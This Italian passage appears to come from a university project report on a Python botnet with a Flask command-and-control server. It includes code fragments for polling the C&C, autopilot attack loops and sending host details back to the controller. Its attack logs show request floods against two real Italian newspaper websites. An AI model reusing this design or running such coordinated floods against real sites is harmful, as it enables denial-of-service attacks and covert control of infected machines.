Nel nostro caso si è pensato di introdurre la figura del *command-and-control*, ovvero di una infrastruttura di controllo disaccoppiata rispetta al piano dei client, a cui i client possono fare riferimento. In particolare è stato realizzato un server basato sul micro-framework Flask, con le seguenti caratteristiche:

- meccanismo di autenticazione per apportare le modifiche, che vengono quindi concesse al solo gestore della botnet;
- meccanismo di storage persistente della configurazione attualmente in corso e dei log provenienti da tutti i peer della botnet;
- meccanismo di recupero del file di configurazione sotto forma di JSON per impostare il dizionario da cui derivare la creazione dei worker nel client.

L'architettura che si viene così a evidenziare è centralizzata e presenta un single point of failure, ma è robusta nella computazione distribuita e autonoma delle richieste e ha un basso overhead nella gestione dell'attacco su larga scala. Inoltre è una infrastruttura leggera e facilmente replicabile. Ovviamente in fase di distribuzione dei client deve essere noto l'indirizzo del C&C.

4.1 Coordinare l'attacco

Dal punto di vista di un attacco coordinato su scala geografica, abbiamo avuto modo già di parlare dei parametri di configurazione e del loro utilizzo. Attraverso una combinazione di questi parametri si possono identificare specifici scenari in cui agire: *attacco solo di mattina, solo nei giorni 2 e 3 del mese (escludendo tutti gli altri per logica complementare)* oppure *attaccare solo di venerdì (escludendo gli altri giorni, per sovraccaricare un portale di viaggi ad esempio)*.

Ma come opera il client per rilevare questa configurazione?
Innanzitutto osserviamo che l'intera infrastruttura opera secondo un tempo globale, definito dall'UTC (Coordinated Universal Time) per un confronto consistente dei timestamp. Inoltre, al di là dei semplici metodi per il logging, per l'autenticazione e per la scrittura della nuova configurazione sul C&C, è stato necessario prevedere un insieme di metodi per il client per comunicare con il coordinatore.

Si noti che quanto stiamo per analizzare non rientra nella modalità *override* del client, in cui viene richiesto all'applicativo di non interfacciarsi con nessun C&C.

Configurazione

Nella fase di bootstrap, nel momento in cui *AllSafeMaster* va a validare il file di configurazione, in particolare all'interno di *config.validateConfigFile*, il sistema rimane in attesa di una versione del file di configurazione aggiornato prima di proseguire:

```
while True:
     cc_config, updated = validateCCUpdate(server,rootSchema,last_modified)
     # check for remote connection success and update local configuration
     if updated:
          configuration = cc_config
          if len(config_file) != 0:
               if not updateConfigFile(config_file, configuration):
                     # an error occurred during config update
                     return None
          break
```

Questa condizione viene verificata in *AllSafeBotnet.attack* durante il lancio di un regolare attacco, ma viene rinforzata ulteriormente nel caso di utilizzo di *AllSafeBotnet.autopilot* in cui allo scadere di un timer viene regolarmente fatta richiesta di aggiornamento, relativamente ad un controllo sullo status del C&C:

```
while True:
    # override mode... local configuration!
    if override:
        self.attack(configuration, override=True)
        # periodically check for C&C to carry a coordinated attack
    else:
       up = logCCUpdate(server, self._botnet_id, "entering autopilot mode")
       if up:
           try:
              self.attack(configuration, override=False, ccserver=server)
```

```
            logCCUpdate(server, id, "attack n. " + str(counter) + "executed!")
            self._attempt_counter = 0
        except Exception:
            self._attempt_counter += 1

        threadSleep(timer)
```

Osserviamo in questa circostanza l'utilizzo di un meccanismo di logging, che ora andremo ad analizzare nel dettaglio.

Logging

Fondamentale, in un contesto reale, la raccolta di dati ed informazioni relativi all'esecuzione dell'attacco e delle macchine ospitanti. Per questo motivo il client comprende una interfaccia unica in *logCCUpdate* tramite la quale inviare al C&C informazioni di ogni tipo, identificandosi con un ID univoco per ciascuno dei client.

In particolare riportiamo una chiamata completa al metodo all'interno della routine di *autopilot*:

```
logCCUpdate(server, id, "attack n. " + str(counter) + " (failed " +
                        str(self._attempt_counter) + " times)"   + "\n" +
                        str(json.dumps(resources)))
```

in cui al termine dell'attacco vengono non solo riportati i fallimenti durante lo scorso attacco, ma anche un dizionario (sotto forma di JSON) che riporta le statistiche sulla macchina ospite, come percorso dell'eseguibile e hostname, raccolte tramite le utility presente in *sysstat.py*.

E' cura del C&C mantenere l'archivio di tali log aggiornato e consistente per lo sviluppatore, come vedremo nel capitolo sei durante l'analisi della validità della botnet.

4.1 Dinamica di un attacco

A questo punto siamo in grado di ricostruire completamente come si svolge la comunicazione tra client e server C&C durante l'esecuzione di un attacco. Entrano in gioco il client con le routine per la validazione e l'update della configurazione, il C&C come controparte delle richieste di update e come storage del logging, ed il bersaglio come obiettivo dell'attacco stesso.




diagramma dell'esecuzione di un attacco

Una volta che il C&C è stato deployato ed i file di configurazione sono stati aggiornati e una volta che il client ha inizializzato il processo per la gestione ed il monitoraggio dell'attacco, inizia la fase di update del file di configurazione.

A differenza della sequenza illustrata nel diagramma, nel caso in cui la configurazione del C&C non risultasse aggiornata o nel caso in cui non il server non risultasse online, il client rimane in attesa. Quindi procede ad aggiornare localmente il file e il main thread del processo della Botnet procede a inizializzare di conseguenza i thread worker in base al numero di target e di sessioni.

Quindi viene iteratamente attaccato ogni bersaglio per un massimo numero di contatti, con una frequenza data dal file di configurazione stesso, con un numero prefissato di sessioni parallele. Al termine dell'intero attacco viene eseguito il logging dello stesso in locale e si procede ad inviare al C&C un resoconto. A questo punto il client può rimanere in attesa dello scadere di un timer e reiterare la procedura, o la sua esecuzione termina completamente, in attesa di nuovi comandi dalla GUI.

Capitolo 5

Hacker User Interface

5.1 Necessità di una GUI

L'intenzione di implementare una GUI ci è sembrata obbligatoria fin dalle prime fasi di progettazione, nonostante fosse un punto facoltativo tra le specifiche di progetto. Una GUI, nonostante possa apparire meno professionale di una chiamata da linea di comando, permette una visualizzazione completa ed elegante dei parametri configurabili da parte dell'utente del nostro servizio Botnet. Inoltre rende possibile una navigazione più comoda tra le diverse funzionalità offerte.

Abbiamo scartato fin da subito l'eventualità di realizzare l'interfaccia in modalità stand-alone, ad-hoc, in grado di poter essere utilizzata previa installazione di librerie esterne e pressoché impossibili da trovare preinstallate presso un terminale di comune utilizzo, con conseguenti problemi di configurazione ed installazione.
Si è scelto quindi di utilizzare il linguaggio HTML con l'aiuto di JavaScript per offrire dinamicità, robustezza ma allo stesso tempo leggerezza nell'esecuzione; in tal modo qualunque utente in possesso di un computer (o di uno smartphone) sufficientemente performante da poter eseguire un web browser moderno, è in grado di visualizzare la detta interfaccia e di interagire comodamente con la botnet e/o il C&C.

Il View Framework Materialize, infine, ci ha permesso di realizzarla in uno stile semplice ed elegante, con un comportamento reattivo e totalmente compatibile con i browser più utilizzati in circolazione.

5.2 Controllo da remoto

Con questo titolo si vuole intendere la possibilità conferita all'utente di gestire la rete botnet (sia del singolo Bot che del C&C) da una postazione remota utilizzando i classici protocolli di comunicazione via internet (HTTP). L'utente tramite l'interfaccia è infatti in grado di specificare i seguenti parametri globali all'attacco:


- User Agent custom
- percorso del file di log (rispetto al file python __init__.py)

esempio di schermata per i parametri globali

Questi primi 2 parametri saranno pre-popolati con i dati presenti nel file di configurazione inserito in una interazione precedente.


Per ogni target è invece possibile specificare:

- URL del bersaglio
- Risorsa specifica da contattare (è possibile aggiungerne molteplici)
- Proxy da utilizzare (è possibile aggiungerne molteplici) (non obbligatorio)
- Tempo di timeout
- Metodo (GET o POST)
- Codifica
- Fascia della giornata (AM per la mattina, PM per il pomeriggio o entrambi)
- Fascia d'orario (se specificate verrà fatto un override del precedente parametro)
- Giorni della settimana da evitare
- Giorni del mese da evitare
- Minimo tempo fra un contatto e l'altro
- Massimo tempo fra un contatto e l'altro (se uguali verrà usato il tempo scelto, altrimenti sarà un tempo intero random tra i due)
- Contatti massimi da effettuare
- Numero di sessioni



esempio di schermata per le impostazioni di un singolo target


E' possibile, tramite un apposito *button*, creare nuove configurazioni per nuovi target. Verrà semplicemente creata una sezione perfettamente identica dove è possibile inserire le specifiche configurazioni.



i *button send* e *autopilot*

Una volta popolati i campi necessari, nell'angolo in basso a destra troviamo due *button*, uno dei quali comparirà solo ponendo il puntatore del mouse al di sopra del primo.


Alla pressione del bottone di colore rosso, verrà mostrato un modal, nel quale si chiederà conferma all'utente per l'avvio dell'attacco. Sarà mostrata anche una *checkbox*, la quale, se selezionata, permetterà di effettuare l'attacco soltanto da parte del singolo bot che sta offrendo la GUI.



primo modal di conferma

Il tasto *abort* sarà in principio disabilitato e verrà reso abilitato soltanto una volta avviato l'attacco (ovviamente).

Il secondo modal permette invece l'avvio del bot in modalità autopilot. Tale modalità non ha bisogno dei parametri inseriti nella schermata principale, pertanto non è reso obbligatorio il loro inserimento. Nel modal quindi verranno mostrati due campi di input: uno per specificare l'indirizzo del server C&C e uno per specificare il periodo di contatto con il quale il bot richiederà l'aggiornamento della configurazione gestita dal C&C stesso.



Secondo modal di conferma

Analoga è la GUI offerta dal C&C, nel quale non verranno mostrati due *button* e due modal, ma un singolo *button* che permetterà di effettuare la scrittura della configurazione sul file di default. L'unica reale differenza è la presenza di una schermata di accesso per l'inserimento di nome utente e password.

5.3 Client e C&C

In questo paragrafo si approfondiranno le modalità di dialogo tra il client, inteso come bot locale, e il C&C. Uno script JavaScript si preoccuperà di verificare la presenza dei parametri impostabili e di prepararli nel formato corretto e comprensibile per il server Flask. A questo punto verrà lanciato l'attacco attraverso il metodo *attack* proprio della botnet. Come già spiegato, tale metodo include il parametro *override* il quale può essere *True* o *False*. Nel caso di un attacco "locale" il metodo sarà richiamato con il parametro *override* impostato a *True*: questo valore permette infatti al bot di non eseguire un "override" degli ordini del C&C e di seguire la propria configurazione locale. Il secondo modal permette invece di lanciare l'attacco in modalità "autopilot" ovvero ponendo il bot in attesa di ordini da parte del C&C. Si utilizzerà il metodo *autopilot* con *override* impostato a *False*. Non essendoci una vera e propria risposta da parte del server Flask, poiché il metodo autopilot non

ritornerà mai, semplicemente verrà chiuso il modal e verrà mostrato un messaggio di conferma o di errore.

Capitolo 6

Conclusioni

6.1 Efficacia della botnet

Una botnet, intesa come rete di client ed un server Command-And-Control centralizzato che ne coordina le operazioni, ha necessità di essere testata nella sua efficacia. In particolare la andremo ad analizzare sotto tre punti di vista:

1. **Validità:** il software rispetta tutte le specifiche progettuali;
2. **Verifica della natura dell'attacco:** rispetto all'efficacia dai punti di vista del multithreading delle sessioni e dell'impatto sulla macchina bersaglio, nonché sulla macchina da cui si origina l'attacco;
3. **Verifica dell'interazione con C&C:** correttezza della configurazione per il lancio di un attacco coordinato dai diversi client della botnet.

Validità

Andiamo a verificare di aver rispettato le specifiche progettuali. Infatti le funzionalità che vengono implementate dalla botnet in tutte le sue parti sono le seguenti:

- il software è progettato per workstation, con un runtime come Python che ne permette la portabilità;
- utilizza HTTP/GET (e POST) per contattare diverse locazioni internet per diverse risorse corrispondenti, con una periodicità di contatto fissa o randomica in un intervallo dato e per un numero massimo di contatti;
- presenza di verifica e validazione di condizioni d'attacco specificate in fase di configurazione, in questo caso si va a sottolineare che il tempo è espresso tramite formato UTC;
- le richieste supportano la personalizzazione del campo *user-agent* che è una qualunque stringa di testo valida;
- è presente un file di configurazione, scritto in formato JSON, attraverso cui effettuare il tuning dei client e il coordinamento dell'attacco, così come è presente un file di logging completo delle informazioni su configurazione e sul sistema ospite;

- presenza di una interfaccia grafica per l'impostazione dei parametri di configurazione;
- presenza di un server C&C per ottimizzare la botnet in uno scenario realistico di distribuzione.

Natura dell'attacco

Una delle caratteristiche più importanti per portare un attacco efficiente è garantire un parallelismo nell'esecuzione di molteplici richieste verso molteplici target. Come abbiamo visto siamo andati ad utilizzare il multithreading messo a disposizione dal runtime di Python.

Di seguito riportiamo per prima cosa un estratto del file di log che mostra il resoconto di un attacco effettuato verso due siti di quotidiani italiani: uno con tre sessioni parallele ed uno con due sessioni, per un massimo di cinque contatti con più risorse contattate ciascuno.

```
[ 2017-02-13 10:47:48.543120 ] ------------------- <SETUP> -------------------
[ 2017-02-13 10:47:48.543369 ] worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ -
RESOURCES: ['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1

[ 2017-02-13 10:47:48.543466 ] worker-t0-s1 - TARGET: http://www.ilmessaggero.it/ -
RESOURCES: ['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1

[ 2017-02-13 10:47:48.543559 ] worker-t1-s0 - TARGET: http://www.larepubblica.it/ -
RESOURCES: ['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[ 2017-02-13 10:47:48.543638 ] worker-t1-s1 - TARGET: http://www.larepubblica.it/ -
RESOURCES: ['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[ 2017-02-13 10:47:48.543712 ] worker-t1-s2 - TARGET: http://www.larepubblica.it/ -
RESOURCES: ['index.html', 'politica'] - AGENT: CUSTOM_UA v.1
[ 2017-02-13 10:47:48.543891 ] ------------------- </SETUP> -------------------
[ 2017-02-13 10:47:48.543946 ] ------------------- <STARTUP> -------------------
[ 2017-02-13 10:47:48.543989 ] starting up worker-t0-s0 ...
[ 2017-02-13 10:47:48.549296 ] starting up worker-t0-s1 ...
[ 2017-02-13 10:47:48.553309 ] starting up worker-t1-s0 ...
[ 2017-02-13 10:47:48.555781 ] starting up worker-t1-s1 ...
[ 2017-02-13 10:47:48.557628 ] starting up worker-t1-s2 ...
[ 2017-02-13 10:47:48.563580 ] ------------------- </STARTUP> -------------------
[ 2017-02-13 10:48:08.223498 ] ------------------- <ATTACK > -------------------

[1486982869] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1

[1486982869] => worker-t1-s0 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1
```

```
[1486982869] => worker-t1-s2 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982869] => worker-t1-s1 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982873] => worker-t1-s0 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982873] => worker-t1-s1 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982874] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1

[1486982874] => worker-t1-s2 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982874] => worker-t1-s0 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982877] => worker-t1-s1 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982877] => worker-t1-s2 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982878] => worker-t1-s1 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982879] => worker-t1-s0 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982879] => Connection Error occurred with value:
HTTPConnectionPool(host='www.ilmessaggero.it', port=80): Max retries exceeded with url:
/abruzzo (Caused by
ConnectTimeoutError(<requests.packages.urllib3.connection.HTTPConnection object at
0x7f444139d550>, 'Connection to www.ilmessaggero.it timed out. (connect timeout=0.5)'))

[1486982879] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1

[1486982880] => worker-t1-s2 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982880] => worker-t1-s1 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982880] => worker-t1-s0 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[1486982883] => worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ - RESOURCES:
['roma', 'abruzzo'] - AGENT: CUSTOM_UA v.1
```

```
[1486982885] => worker-t1-s2 - TARGET: http://www.larepubblica.it/ - RESOURCES:
['index.html', 'politica'] - AGENT: CUSTOM_UA v.1

[ 2017-02-13 10:48:08.223674 ] ------------------- </ATTACK > -------------------
```

Osserviamo quindi che nel caso de *ilmessagero.it* viene portata a termine una sola sessione mentre l'altra è interrotta dopo aver incontrato un errore di connessione, mentre per *larepubblica.it* abbiamo esattamente quindici contatti come previsto.
Nota: per una corretta interpretazione dei file di configurazione e di log si può consultare l'appendice A.

Interazione con C&C

Entrando in modalità di interrogazione automatica verso il C&C, si rimane in attesa di una versione aggiornata del file di configurazione (che quindi può essere modificato anche dopo il lancio di numerosi client, proprio per facilitare le operazioni di attacco coordinato). Possiamo verificare la correttezza andando ad analizzare, ancora una volta, i file di log.

Prima osserviamo l'interazione vista dalla parte del client:

```
[ 2017-02-13 12:59:08.880198 ] ------------------- <SETUP> -------------------
[ 2017-02-13 12:59:08.880623 ] worker-t0-s0 - TARGET: http://www.ilmessaggero.it/ -
RESOURCES: ['abruzzo'] - AGENT: CUSTOM_UA v.2
[ 2017-02-13 12:59:08.880829 ] ------------------- </SETUP> -------------------
[ 2017-02-13 12:59:08.880906 ] ------------------- <STARTUP> -------------------
[ 2017-02-13 12:59:08.880967 ] starting up worker-t0-s0 ...
